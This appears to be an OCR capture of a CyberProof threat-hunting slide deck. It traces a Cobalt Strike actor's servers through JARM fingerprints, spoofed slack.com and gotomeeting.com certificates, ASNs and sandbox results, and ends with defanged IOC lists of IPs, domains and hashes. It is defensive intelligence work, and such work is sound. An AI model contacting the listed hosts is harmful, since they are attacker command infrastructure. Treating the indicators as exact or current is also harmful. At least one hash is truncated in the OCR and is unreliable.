



Query:
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: IIS/7.5
Connection: close
Content-Length: 137
port:443
ssl.jarm:
2ad2ad16d2ad2ad00042d42d00042ddb04deffa1705e2edc44cae1ed24a4da

- New SSL certificate

CyberProof®
A UST Company

- Additional IP based on the newly identified Certificate





- Infrastructure Reuse:

IP addresses **112[.]213[.]108[.]49** and **112[.]213[.]108[.]209**. Initially, both were using SSL certificates linked to **slack.com** , but they have recently transitioned to certificates spoofing **gotomeeting.com**


- Top 10 ASN used by the Threat Actor

AS152194
AS149440
AS38136
AS138915
AS140227
AS54290
AS132203
AS20473
AS45090
AS200019

CyberProof®
A UST Company

FILE CONTENT HELPED IN HUNTING FURTHER IOCS

Search based of RC4 key



CyberProof®
A UST Company

- Upon analyzing the files, we observed that the same being used. A C2 IP is reported

Contacted IP addresses (29)

IP	Detections	Autonomous System	Country
108.177.121.94	0 / 94	15169	US
151.101.22.172	0 / 94	54113	US
173.194.195.84	0 / 94	15169	US
184.28.30.89	0 / 94	16625	US
192.168.0.25	0 / 94	-	-
20.42.65.84	0 / 94	8075	US
20.99.133.109	0 / 94	8075	US
209.85.200.105	0 / 94	15169	US
217.20.50.20	1 / 94	20253	US
217.20.50.24	0 / 94	20253	US
217.20.50.25	0 / 94	20253	US
217.20.50.36	0 / 94	20253	US
217.20.50.38	1 / 94	20253	US
23.33.29.87	0 / 94	20940	US
23.33.29.89	0 / 94	20940	US
23.46.30.21	0 / 94	20940	US
34.104.35.123	0 / 94	396982	US
43.243.73.187	2 / 94	152194	HK
52.111.229.48	0 / 94	8075	US
74.125.132.100	0 / 94	15169	US

CHINESE SIMPLIFIED 17

Contained Resources

SHA-256	File Type	Type	Language	Entropy	Chi2
e78ca2c9b3c87bbe4f13540610ff7a9e078398b9231a4f017ae63cb7a9a8c3b5	unknown	CSS	CHINESE SIMPLIFIED	4.83	42675.6
7a3c0159ab5a0839f0b64a97f07b54063666983107d505a30cc2e4ed61d8543c	unknown	CSS	CHINESE SIMPLIFIED	4.32	698.67
452e21b0cdcb04e87917381276be6e72c4db8c85317c726286d2447b84f066e8	DOS EXE	CSS	CHINESE SIMPLIFIED	6.58	1894198.12
8fb73a63020e744d72b9063982edd984a3979e0692a1bc00cf78927a79a3f3d8	unknown	CSS	CHINESE SIMPLIFIED	8	471.37
b722655b93bcb804802f6a20d17492f9c0f08b197b09e8cd57cf3b087ca5a347	DOS EXE	CSS	CHINESE SIMPLIFIED	6.99	1043567.56
ab0fe992b8893365250b05a29c485d32125541647e63b0464f9bff86cc6961a3	PNG	PNG	CHINESE SIMPLIFIED	7.96	124375.2
a32211bc7437af1d56c5671b0f52a8f0868c39937290bd5b564373ba74bd49ea	PNG	PNG	CHINESE SIMPLIFIED	7.67	13231.98
35717ee4084d4cc458fc15ce27ffb451c82e236bcc03047aaa05f991b222b653	PNG	PNG	CHINESE SIMPLIFIED	7.83	28555.94
819ee82b9f3fddd71dd2901ce84b64aa8b18f7b3bc430f3c2e30acc12ef366f0	PNG	PNG	CHINESE SIMPLIFIED	7.91	9045.06
b20b2a621cd860f5491da9bfc46ba0f34bc836c51441dfd4f8dd5b21d4083463	PNG	PNG	CHINESE SIMPLIFIED	7.86	24554.8
402eb9be1ac9b96f346ebc781d15fe43d1aa5347152f006efd67f69a6bba262e	PNG	PNG	CHINESE SIMPLIFIED	7.88	24622.75
34419eb37dac63927803e685e9eddcabcc0f4b2f2b8b0e69d4b5ade4315e2c4e	HTML	RT_HTML	CHINESE SIMPLIFIED	4.63	24562.94
b52b8cc56d8e1d7fd7b37e6f5ee9013e21f63e5f9cfd72ba49bb063cd7036060	HTML	RT_HTML	CHINESE SIMPLIFIED	4.67	25132.48
2a917ee95caa0b7138c3d3af7071060054596ccccce4e7895837e039d10654	HTML	RT_HTML	CHINESE SIMPLIFIED	4.67	25677.87
d74996b353d1e1ec69666fa49e4d441343ddaf056350a1b13c3fc0bdaf993927	HTML	RT_HTML	CHINESE SIMPLIFIED	4.67	25349.15
6d2f82144092e2a8484769bc540e27b6bc5c1a1a5243599b00d3a6737b4197b4	HTML	RT_HTML	CHINESE SIMPLIFIED	4.69	25367.38
8db1e915130ecf800c959433168fde205186713852bf9c65bea3c2b0266041db	HTML	RT_HTML	CHINESE SIMPLIFIED	4.69	25350.53

CONCLUSION

- Key findings include the reuse and rotation of SSL certificates impersonating legitimate services like slack.com and gotomeeting.com, dynamic IP pivoting through banner hashes and JARM fingerprints, and consistent use of Cobalt Strike as a command-and-control framework.

- Platforms like Shodan and Validin proved instrumental in uncovering over 25+ related IPs, 5 domains and 6 hashes with notable clustering observed around ASN.

IOCs:

IP Addresses

134[.]122[.]204[.]168
112[.]213[.]108[.]49
112[.]213[.]108[.]209
137[.]220[.]146[.]153
192[.]253[.]229[.]133
192[.]253[.]229[.]79
137[.]220[.]146[.]252
166[.]88[.]61[.]35
103[.]12[.]148[.]37
192[.]253[.]229[.]88
166[.]88[.]96[.]120
43[.]243[.]73[.]187
23[.]27[.]99[.]198
38[.]95[.]173[.]116
154[.]64[.]246[.]191
210[.]87[.]110[.]229
112[.]213[.]108[.]254
121[.]127[.]246[.]187
38[.]60[.]246[.]116
43[.]154[.]108[.]230
103[.]248[.]228[.]159
45[.]89[.]229[.]24
154[.]90[.]34[.]113
206[.]233[.]249[.]124
38[.]76[.]151[.]156

Domains:

yahhiuouiyiuggkk[.]com
yahyyigdrttyiu[.]com
yahkkfukfikv[.]com
coinsgame[.]vip
lotteryasia[.]vip

SHA256:

4c00a8ec1db3ad67d2c55156d2517f71deb75c989e4db923491802d570e94fe4
452e21b0cdcb04e87917381276be6e72c4db8c85317c726286d2447b84f066e8
85a5d65badc218499842444453f47d289ae1bf4443aba070e4a4acea343d30a1
486f35b93c45f95b4461d26ffa708dd56a2f843889d1b219311488adee0fdaac
4b139191c91310b0cc973829ec11c476b5cab779594ff0786ca562b529edbfb6
d33d32dd75933983e119eed46412e876323bc23c80975db29be1eeb568b5d49b

Q&A

THANK YOU!!!